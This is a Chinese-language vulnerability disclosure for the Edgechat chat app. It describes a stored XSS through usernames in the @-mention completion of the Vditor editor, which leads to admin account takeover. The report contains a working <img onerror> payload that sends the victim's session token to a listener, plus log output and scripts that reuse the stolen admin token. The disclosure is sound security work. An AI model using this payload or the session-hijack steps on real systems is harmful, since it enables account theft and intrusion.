Edgechat 漏洞报告
软件名称:Edgechat
开发者或厂商:aozorae
代码仓库:https://github.com/aozorae/Edgechat
1. 用户名XSS导致接管受害者账号 (CVE-2026-129541)
| 简要描述: | 攻击者把脚本写进用户名,受害者用富文本编辑器提及该成员时脚本被执行,攻击者取得受害者的会话 token。 |
|---|---|
| 影响版本: | 2.5.0 ~ 2.21.0 |
| 漏洞引入: | Edgechat commit 7dc9be86 |
| 前置条件: | 攻击者持有目标实例的注册邀请链接。 |
漏洞成因
消息输入栏可以原位展开 Vditor 富文本编辑器,编辑器为 @ 提供成员补全。补全项里的 html 字段用于下拉列表显示,经过了 escapeHtml;而真正被插入正文的 value 字段由 @ 与用户名拼接,没有转义。相关代码如下:
// frontend/src/components/chat/VditorComposerEditor.vue:41-53    commit 38cb5cf42d
function mentionHints(query: string) {
	const normalizedQuery = query.toLocaleLowerCase();
	return (props.mentionCandidates || [])
		.filter((candidate) =>
			[candidate.username, candidate.displayName].some((value) =>
				String(value || "").toLocaleLowerCase().includes(normalizedQuery),
			),
		)
			.slice(0, 8)
			.map((candidate) => ({
				html: `<strong>@${escapeHtml(candidate.username)}</strong> ${escapeHtml(candidate.displayName || "")}`,
				value: `@${candidate.username}`,
			}));
编辑器初始化时又关闭了 Vditor 的解析开关。相关代码如下:
// frontend/src/components/chat/VditorComposerEditor.vue:111-116    commit 38cb5cf42d
			hint: {
				delay: 100,
				emoji: {},
				extend: [{ key: "@", hint: mentionHints }],
				parse: false,
			},
parse 为 false 时,value 被原样交给 insertHTML,不再经过 Lute 转换。分支判断如下:
// node_modules/vditor/src/ts/hint/index.ts:181-188    commit 38cb5cf42d
        if (vditor.options.hint.parse) {
            if (vditor.currentMode === "wysiwyg") {
                insertHTML(vditor.lute.SpinVditorDOM(value), vditor);
            } else {
                insertHTML(vditor.lute.SpinVditorIRDOM(value), vditor);
            }
        } else {
            insertHTML(value, vditor);
        }
insertHTML 把这段字符串赋给 innerHTML,字符串里的 <img> 因此成为编辑器文档中的真实元素。该函数如下:
// node_modules/vditor/src/ts/util/selection.ts:252-253    commit 38cb5cf42d
    const pasteElement = document.createElement("div");
    pasteElement.innerHTML = html;
用户名由攻击者在注册时决定。邀请注册只对用户名做 trim,除保留的管理员名之外没有字符集与长度限制。注册接口如下:
// worker/src/index.js:130-143    commit 38cb5cf42d
  const username = String(payload.username || '').trim();
  const password = String(payload.password || '');
  const displayName = String(payload.displayName || username).trim();

  if (!token) {
    return errorResponse('注册链接不存在', 404);
  }
  if (!username || !password) {
    return errorResponse('用户名和密码不能为空');
  }
  if (isConfiguredAdminUsername(c.env, username)) {
    return errorResponse('该用户名不可用于邀请注册');
  }
注册完成后用户被加入系统群 general,该群的 created_by 为空,群内成员没有 owner 角色。建群语句如下:
// worker/src/data/general-channel.js:20-24    commit 38cb5cf42d
			.prepare(
				`INSERT OR IGNORE INTO channels (name, description, kind, created_by)
				 VALUES (?, '', 'public', NULL)`,
			)
			.bind(GENERAL_CHANNEL_NAME),
成员补全的候选来自当前群成员,排序先按角色、再按 display_name 升序。排序语句如下:
// worker/src/data/channels.js:98    commit 38cb5cf42d
			 ORDER BY CASE cm.role WHEN 'owner' THEN 0 ELSE 1 END, u.display_name ASC`,
攻击者把显示名设为 !,在 general 群内即排在首位。Vditor 给首个候选附加 vditor-hint--current,回车时 select 把该候选交给 fillEmoji 插入。提示项的生成与回车处理如下:
// node_modules/vditor/src/ts/hint/index.ts:106    commit 38cb5cf42d
${i === 0 ? "class='vditor-hint--current'" : ""}> ${html}</button>`;
// node_modules/vditor/src/ts/hint/index.ts:242-246 commit 38cb5cf42d
} else if (!isCtrl(event) && !event.shiftKey && !event.altKey && event.key === "Enter" && !event.isComposing) {
event.preventDefault();
event.stopPropagation();
this.fillEmoji(currentHintElement, vditor);
return true;
}受害者在 general 群的富文本编辑器里输入 @ 再按回车,<img> 元素被写入编辑器文档,onerror 随即执行。脚本读取 localStorage 中的会话 token,消息不需要发出。
复现环境搭建
git clone https://github.com/aozorae/Edgechat.git
cd Edgechat
cp wrangler.example.toml wrangler.toml
在 wrangler.toml 的 [vars] 中加入密钥环,并把 DB、KV、R2 三处绑定改成下面的本地标识(wrangler dev --local 不访问远端资源):
[vars]
EDGECHAT_ENCRYPTION_KEYRING = "{\"activeKeyId\":\"local1\",\"keys\":{\"local1\":\"MDEyMzQ1Njc4OWFiY2RlZjAxMjM0NTY3ODlhYmNkZWY=\"}}"

[[d1_databases]]
binding = "DB"
database_name = "cfchat-db"
database_id = "local-d1-id"

[[kv_namespaces]]
binding = "SESSIONS"
id = "local-kv-id"

[[r2_buckets]]
binding = "FILES"
bucket_name = "cfchat-files"
另外把 Dockerfile 首行的 node:20 改为 node:24(当前代码使用 .ts 模块,node 20 无法完成构建)。然后启动容器并初始化数据库与管理员:
docker compose up -d --build
docker compose exec edgechat wrangler d1 execute cfchat-db --local --file=./worker/schema.sql
docker compose exec \
  -e EDGECHAT_ADMIN_USERNAME=admin \
  -e EDGECHAT_ADMIN_PASSWORD='AdminPass123!' \
  -e EDGECHAT_ADMIN_DISPLAY_NAME=Administrator \
  edgechat node .github/scripts/generate-admin-bootstrap-sql.mjs
docker compose exec edgechat wrangler d1 execute cfchat-db --local --file=.tmp/edgechat-admin-upsert.sql
启动后访问 http://localhost:8788,管理员账号为 admin,密码为 AdminPass123!。
复现过程
以管理员登录,进入 Admin 的 Registration invites 页面,新建一个邀请链接:

邀请链接为 http://127.0.0.1:8788/register/8ZL3JMGjD-BjgOBHIBqR440fT1iRbtBp。
在终端启动接收端:
python3 -m http.server 9099打开邀请链接,用户名填入下面的内容,显示名称填入 !,密码填入 Attacker123!,提交注册:
<img src=x onerror="fetch('http://127.0.0.1:9099/leak?t='+localStorage.getItem('edgechat.token'))">
注册完成后该账号成为 general 群的成员。管理员在 general 群里打开富文本编辑器并输入 @:

补全列表的首项即攻击者的用户名。按下回车后,编辑器文档的内容如下:
<p data-block="0">@<img src="x" onerror="fetch('http://127.0.0.1:9099/leak?t='+localStorage.getItem('edgechat.token'))"> </p>此时消息尚未发出,接收端已经收到请求:
127.0.0.1 - - [15/Nov/2026 07:12:31] code 404, message File not found
127.0.0.1 - - [15/Nov/2026 07:12:31] "GET /leak?t=eZoB6X0xUGAOZV8I2PZM2WDxY6z5b4nST0s90xNwp3Y HTTP/1.1" 404 -
用这个 token 调用接口:
import httpx

token = "eZoB6X0xUGAOZV8I2PZM2WDxY6z5b4nST0s90xNwp3Y"
client = httpx.Client(base_url="http://127.0.0.1:8788", headers={"Authorization": f"Bearer {token}"})
print(client.get("/api/auth/session").text)
print(client.get("/api/admin/overview").text)
输出如下:
{"session":{"token":"eZoB6X0xUGAOZV8I2PZM2WDxY6z5b4nST0s90xNwp3Y","userId":1,"username":"admin","displayName":"Administrator","bio":"","avatarUrl":"","isAdmin":true,"isSuperAdmin":true,"canAccessAdmin":true,"permissions":["dashboard.read","users.read","users.create","users.profile.update","users.ban","users.delete","users.login_history.read","invites.read","invites.create","invites.revoke","channels.read","channels.delete","storage.read","storage.scan","site.read","site.appearance.update","telegram.read","telegram.mappings.manage","instance_bridge.read","instance_bridge.manage","maintenance.read"],"managementProtected":true,"authzVersion":0,"roleRevision":0,"role":{"id":1,"name":"普通用户","enabled":true},"sessionVersion":0,"loginProbeId":"86f81216-cff2-4340-b5b8-a2ed85e636bd"}}
{"stats":{"users":2,"activeUsers":2,"publicChannels":1,"privateChannels":0,"dms":0,"messages":0},"site":{"siteName":"Edgechat","siteIconUrl":"","colorTheme":"default"}}
在浏览器的 Console 中把 token 写入 localStorage,再访问 http://127.0.0.1:8788/admin/users:
localStorage.setItem("edgechat.token", "eZoB6X0xUGAOZV8I2PZM2WDxY6z5b4nST0s90xNwp3Y");
后台以该 token 打开,页面列出全部用户,并带有封禁、改密、删除等操作。